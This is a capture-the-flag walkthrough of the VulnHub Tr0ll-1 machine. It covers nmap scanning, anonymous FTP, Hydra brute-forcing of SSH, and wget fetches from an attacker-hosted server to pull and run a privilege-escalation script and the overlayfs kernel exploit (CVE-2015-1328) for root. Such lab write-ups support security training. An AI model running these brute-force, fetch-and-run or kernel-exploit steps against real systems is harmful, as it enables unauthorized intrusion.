

Tr0ll-1

By Praveen Kumar Sharma

For me The IP of the machine is : **192.168.110.55**

Lets try pinging it :

```
(pks☺Kali)-[~/VulnHub/Tr0ll]
$ ping 192.168.110.55 -c 5
PING 192.168.110.55 (192.168.110.55) 56(84) bytes of data.
64 bytes from 192.168.110.55: icmp_seq=1 ttl=64 time=0.542 ms
64 bytes from 192.168.110.55: icmp_seq=2 ttl=64 time=0.379 ms
64 bytes from 192.168.110.55: icmp_seq=3 ttl=64 time=0.479 ms
64 bytes from 192.168.110.55: icmp_seq=4 ttl=64 time=0.687 ms
64 bytes from 192.168.110.55: icmp_seq=5 ttl=64 time=0.640 ms

--- 192.168.110.55 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4096ms
rtt min/avg/max/mdev = 0.379/0.545/0.687/0.110 ms
```

Its online!!

Port Scanning :

All Port Scan :

```
nmap -p- -n -Pn -T5 --min-rate=10000 192.168.110.55 -o allPortScan.txt
```

```
(pks☺Kali)-[~/VulnHub/Tr0ll]
$ nmap -p- -n -Pn -T5 --min-rate=10000 192.168.110.55 -o allPortScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-06 11:52 EDT
Nmap scan report for 192.168.110.55
Host is up (0.00020s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 1.37 seconds
```

Open ports

```
PORT STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
```

Lets try a deeper scan on these ports :

```
nmap -sC -sV -A -T5 -p 21,22,80 192.168.110.55 -o deeperScan.txt
```

```

(pks☺Kali)-[~/VulnHub/Tr0ll]
$ nmap -sC -sV -A -T5 -p 21,22,80 192.168.110.55 -o deeperScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-06 11:54 EDT
Nmap scan report for troll (192.168.110.55)
Host is up (0.00051s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 192.168.110.64
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 600
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.2 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-rw-rw-  1 1000      0          8068 Aug 10  2014 lol.pcap [NSE: writeable]

22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 d6:18:d9:ef:75:d3:1c:29:be:14:b5:2b:18:54:a9:c0 (DSA)
|   2048 ee:8c:64:87:44:39:53:8c:24:fe:9d:39:a9:ad:ea:db (RSA)
|   256 0e:66:e6:50:cf:56:3b:9c:67:8b:5f:56:ca:ae:6b:f4 (ECDSA)
|_  256 b2:8b:e2:46:5c:ef:fd:dc:72:f7:10:7e:04:5f:25:85 (ED25519)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/secret
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.94 seconds

```

Deeper scan

```

PORT STATE SERVICE VERSION
21/tcp open  ftp      vsftpd 3.0.2
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 192.168.110.64
|   Logged in as ftp
|   TYPE: ASCII

```

```
| No session bandwidth limit
| Session timeout in seconds is 600
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 3
| vsFTPD 3.0.2 - secure, fast, stable
|End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|-rw-rw-rw- 1 1000 0 8068 Aug 10 2014 lol.pcap [NSE: writeable]
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 1024 d6:18:d9:ef:75:d3:1c:29:be:14:b5:2b:18:54:a9:c0 (DSA)
| 2048 ee:8c:64:87:44:39:53:8c:24:fe:9d:39:a9:ad:ea:db (RSA)
| 256 0e:66:e6:50:cf:56:3b:9c:67:8b:5f:56:ca:ae:6b:f4 (ECDSA)
| 256 b2:8b:e2:46:5c:ef:fd:dc:72:f7:10:7e:04:5f:25:85 (ED25519)
80/tcp open http Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
| http-robots.txt: 1 disallowed entry
//secret
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

We do have a ftp server on port 21 lets enumerate this first

FTP Enumeration :

Looks like we do have this FTP Server and we can do anonymous login as pointed out by nmap

Lets try connecting

```
ftp 192.168.110.55
```

We can connect also we have this .pcap file in here too

```
(pks☺Kali)-[~/VulnHub/Tr0ll]
$ ftp 192.168.110.55
Connected to 192.168.110.55.
220 (vsFTPD 3.0.2)
Name (192.168.110.55:pks): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||12805|).
150 Here comes the directory listing.
-rwxrwxrwx    1 1000    0          8068 Aug 10   2014 lol.pcap
226 Directory send OK.
ftp> █
```

Lets get it


```
ftp> get lol.pcap
local: lol.pcap remote: lol.pcap
229 Entering Extended Passive Mode (|||20104|).
150 Opening BINARY mode data connection for lol.pcap (8068 bytes).
100% |*****| 8068      118.37 MiB/s    00:00 ETA
226 Transfer complete.
8068 bytes received in 00:00 (11.94 MiB/s)
ftp> █
```

Lets see what's it about in Wireshark

PCAP Analysis

We are gonna use Wireshark here

Open this file by Clicking the Open button in the File Section Top Left




First Stream here



We dont have this file there

Lets see what do we have other than this in here

If you change the eq to 2 and click on this one then follow tcp stream



 Directory

/sup3rs3cr3tdirlol

Lets do some directory fuzzing

Directory Fuzzing :

```
gobuster dir -u http://192.168.110.55 -w  
/usr/share/wordlists/dirb/common.txt
```

```

(pks☺Kali)-[~/VulnHub/Tr0ll]
$ gobuster dir -u http://192.168.110.55 -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                        http://192.168.110.55
[+] Method:                     GET
[+] Threads:                    10
[+] Wordlist:                   /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:     404
[+] User Agent:                 gobuster/3.6
[+] Timeout:                    10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta                (Status: 403) [Size: 285]
/.htaccess            (Status: 403) [Size: 290]
/.htpasswd            (Status: 403) [Size: 290]
/index.html           (Status: 200) [Size: 36]
/robots.txt           (Status: 200) [Size: 31]
/secret               (Status: 301) [Size: 316] [--> http://192.168.110.55/secret/]
/server-status        (Status: 403) [Size: 294]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====

```

Directories


```

/index.html (Status: 200) [Size: 36]
/robots.txt (Status: 200) [Size: 31]
/secret (Status: 301) [Size: 316] [-->
http://192.168.110.55/secret/]
/sup3rs3cr3tdirlol

```


Lets see this Web Application

Web Application :



Nothing in the source code also the /index.html is this page only

Lets see this /robots.txt



Lets see this `/secret` i guess



Again nothing in the source code as well

Lets see the last one as well : `/sup3rs3cr3tdir1o1`

← → ↻ 🏠 192.168.110.55/sup3rs3cr3tdirlol/ Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacki

Index of /sup3rs3cr3tdirlol

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 roflmao	2014-08-11 18:45	7.1K	

Apache/2.4.7 (Ubuntu) Server at 192.168.110.55 Port 80

Lets download this file roflmao then :

```
wget http://192.168.110.55/sup3rs3cr3tdirlol/roflmao
```

```
(pks@Kali)-[~/VulnHub/Tr0ll]
$ wget http://192.168.110.55/sup3rs3cr3tdirlol/roflmao
--2024-08-06 12:23:40-- http://192.168.110.55/sup3rs3cr3tdirlol/roflmao
Connecting to 192.168.110.55:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7296 (7.1K)
Saving to: 'roflmao'

roflmao                               100%[=====>]    7.12K  --.-KB/s   in 0s

2024-08-06 12:23:40 (901 MB/s) - 'roflmao' saved [7296/7296]
```

Its a executable :

```
(pks@Kali)-[~/VulnHub/Tr0ll]
$ file roflmao
roflmao: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linu
6.24, BuildID[sha1]=5e14420eaa59e599c2f508490483d959f3d2cf4f, not stripped
```

Lets see if we can spot anything in strings of this file

```
(pks☺Kali)-[~/VulnHub/Tr0ll]
$ strings roflmao
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
printf
__libc_start_main
__gmon_start__
GLIBC_2.0
PTRh
[^_]
Find address 0x0856BF to proceed
;*2$"
GCC: (Ubuntu 4.8.2-19ubuntu1) 4.8.2
.symtab
.strtab
```

Mention of this 0x0856BF




Lets try running it as well

```
(pks☺Kali)-[~/VulnHub/Tr0ll]
$ chmod +x roflmao && ./roflmao
Find address 0x0856BF to proceed
```

Lets see if we find something like this in the web application

← → ↻ 🏠 192.168.110.55/0x0856BF/ Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Index of /0x0856BF


<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 good_luck/	2014-08-12 23:59	-	
 this_folder_contains_the_password/	2014-08-12 23:58	-	

Apache/2.4.7 (Ubuntu) Server at 192.168.110.55 Port 80

Its a directory looks like lets see these files now

← → ↻ 🏠 192.168.110.55/0x0856BF/good_luck/ Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Index of /0x0856BF/good_luck

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 which_one_lol.txt	2014-08-09 23:32	109	

Apache/2.4.7 (Ubuntu) Server at 192.168.110.55 Port 80

Lets download this

```
wget http://192.168.110.55/0x0856BF/good_luck/which_one_lol.txt
```

```
(pks☺Kali)-[~/VulnHub/Tr0ll]
$ wget http://192.168.110.55/0x0856BF/good_luck/which_one_lol.txt
--2024-08-06 12:28:41-- http://192.168.110.55/0x0856BF/good_luck/which_one_lol.txt
Connecting to 192.168.110.55:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 109 [text/plain]
Saving to: 'which_one_lol.txt'

which_one_lol.txt      100%[=====>]          109  --.-KB/s    in 0s

2024-08-06 12:28:41 (18.0 MB/s) - 'which_one_lol.txt' saved [109/109]
```

it looks its a set of usernames

```
(pks☺Kali)-[~/VulnHub/Tr0ll]
$ cat which_one_lol.txt
maleus
ps-aux
felux
Eagle11
genphlux < -- Definitely not this one
usmc8892
blawrg
wytshadow
vis1t0r
overflow
```

Im gonna remove this ← so i can work with this

```
maleus
ps-aux
felux
Eagle11
genphlux
Usmc8892
blawrg
wytshadow
vis1t0r
overflow
~
```

Lets get the other file as well

← → ↻ 🏠 192.168.110.55/0x0856BF/this_folder_contains_the_password/

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Index of /0x0856BF/this_folde

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 Pass.txt	2014-08-09 23:18	12	

Apache/2.4.7 (Ubuntu) Server at 192.168.110.55 Port 80

```
wget
```

```
http://192.168.110.55/0x0856BF/this_folder_contains_the_password/Pass.txt
```

```
(pks☺Kali)-[~/VulnHub/Tr0ll]
$ wget http://192.168.110.55/0x0856BF/this_folder_contains_the_password/Pass.txt
--2024-08-06 12:31:09-- http://192.168.110.55/0x0856BF/this_folder_contains_the_password/Pass.txt
Connecting to 192.168.110.55:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 12 [text/plain]
Saving to: 'Pass.txt'

Pass.txt                               100%[=====>]          12  --.-KB/s    in 0s

2024-08-06 12:31:09 (2.89 MB/s) - 'Pass.txt' saved [12/12]
```

this contains this

```
(pks☺Kali)-[~/VulnHub/Tr0ll]
$ cat Pass.txt
Good_job_)
```

Gaining Access :

Lets try brute forcing ssh creds using hydra with these two files

```
hydra -L which_one_lool.txt -P Pass.txt ssh://192.168.110.55
```

```
(pks☺Kali)-[~/VulnHub/Tr0ll]
$ hydra -L which_one_lool.txt -P Pass.txt ssh://192.168.110.55
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organi
zations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-06 12:32:49
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: us
e -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries (l:10/p:1), ~1 try per task
[DATA] attacking ssh://192.168.110.55:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-06 12:32:52
```

No luck :(

Maybe its too obvious maybe the password is Pass.txt

```
hydra -L which_one_lool.txt -p Pass.txt ssh://192.168.110.55
```



```
(pks☺Kali)-[~/VulnHub/Tr0ll]
$ hydra -L which_one_lool.txt -p Pass.txt ssh://192.168.110.55
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military
zations, or for illegal purposes (this is non-binding, these ** ignore laws and ethic

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-06 12:34:00
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommend
e -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries (l:10/p:1), ~1 try
[DATA] attacking ssh://192.168.110.55:22/
[22][ssh] host: 192.168.110.55 login: overflow password: Pass.txt
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-06 12:34:03
```

Ssh creds

Username : overflow
Password : Pass.txt

We can login

```
Last login: Tue Aug 6 08:20:08 2024 from kali
Could not chdir to home directory /home/overflow: No such file or directory
$ id
uid=1002(overflow) gid=1002(overflow) groups=1002(overflow)
$
```

Vertical PrivEsc :

Im gonna change my shell to /bin/bash for auto-completion and other stuff u can do this too if u want

```
$ /bin/bash
overflow@troll:/$
```

Lets run privEsc.sh u can find this with this document

do this when u have the script in the same directory

```
(pks☺Kali)-[~/VulnHub/Tr0ll]
$ python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
```

```
overflow@troll:/tmp$ wget http://192.168.110.64:8001/privEsc.sh
--2024-08-06 09:40:49-- http://192.168.110.64:8001/privEsc.sh
Connecting to 192.168.110.64:8001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6595 (6.4K) [text/x-sh]
Saving to: 'privEsc.sh'

100%[=====>] 6,595 --.-K/s in 0s

2024-08-06 09:40:49 (93.1 MB/s) - 'privEsc.sh' saved [6595/6595]

overflow@troll:/tmp$
```

Lets run it

```
chmod +x privEsc.sh && ./privEsc.sh
```

```
overflow@troll:/tmp$ cd Privy/
overflow@troll:/tmp/Privy$ ls
CronJobs.txt  NetworkInfo.txt  PATH-Info.txt  Shadow.txt  SysInfo.txt
MySQL.txt     Passwd.txt       RootServices.txt  SUID-GUID.txt  UserGroupInfo.txt
overflow@troll:/tmp/Privy$
```

Im gonna cut short here the important thing is in SysInfo.txt

```
home
cat /etc/*-release
-----
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=14.04
DISTRIB_CODENAME=trusty
DISTRIB_DESCRIPTION="Ubuntu 14.04.1 LTS"
NAME="Ubuntu"
VERSION="14.04.1 LTS, Trusty Tahr"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 14.04.1 LTS"
VERSION_ID="14.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"

overflow@troll:/tmp/Privy$
```

Lets find some exploit on this

I found this one here : <https://www.exploit-db.com/exploits/37292>

The screenshot shows the Exploit-DB website interface. The browser address bar displays `https://www.exploit-db.com/exploits/37292`. The page title is "Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation". Below the title, a table lists the exploit details:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
37292	2015-1328	REBEL	LOCAL	LINUX	2015-06-16

Below the table, it shows "EDB Verified: ✓", "Exploit: 📄 / {}" (with a download icon), and "Vulnerable App:". At the bottom, there is a code block with the following text:

```
/*
# Exploit Title: ofs.c - overlayfs local root in ubuntu
# Date: 2015-06-15
# Exploit Author: rebel
# Version: Ubuntu 12.04, 14.04, 14.10, 15.04 (Kernels before 2015-06-15)
# Tested on: Ubuntu 12.04, 14.04, 14.10, 15.04
# CVE : CVE-2015-1328 (http://people.canonical.com/~ubuntu-security/cve/2015/CVE-2015-1328.html)
```

Lets download this

```
(pks☺Kali)-[~/VulnHub/Tr0ll]
$ vim kexploit.c

(pks☺Kali)-[~/VulnHub/Tr0ll]
$ python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
```

I have saved this like this

lets get this in the machine

```
overflow@troll:/tmp$ wget http://192.168.110.64:8001/kexploit.c
--2024-08-06 09:47:32-- http://192.168.110.64:8001/kexploit.c
Connecting to 192.168.110.64:8001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4982 (4.9K) [text/x-csrc]
Saving to: 'kexploit.c'

100%[=====>] 4,982 --.-K/s in 0s

2024-08-06 09:47:32 (672 MB/s) - 'kexploit.c' saved [4982/4982]

overflow@troll:/tmp$ gcc kexploit.c -o kexploit
overflow@troll:/tmp$
```

Lets run this

```
overflow@troll:/tmp$ ./kexploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),1002(overflow)
#
```

```
# cd /root
# ls
proof.txt
# █
```

Here is the flag :

```
# /bin/bash
root@troll:/root# cat proof.txt
Good job, you did it!

702a8c18d29c6f3ca0d99ef5712bfbd
root@troll:/root# █
```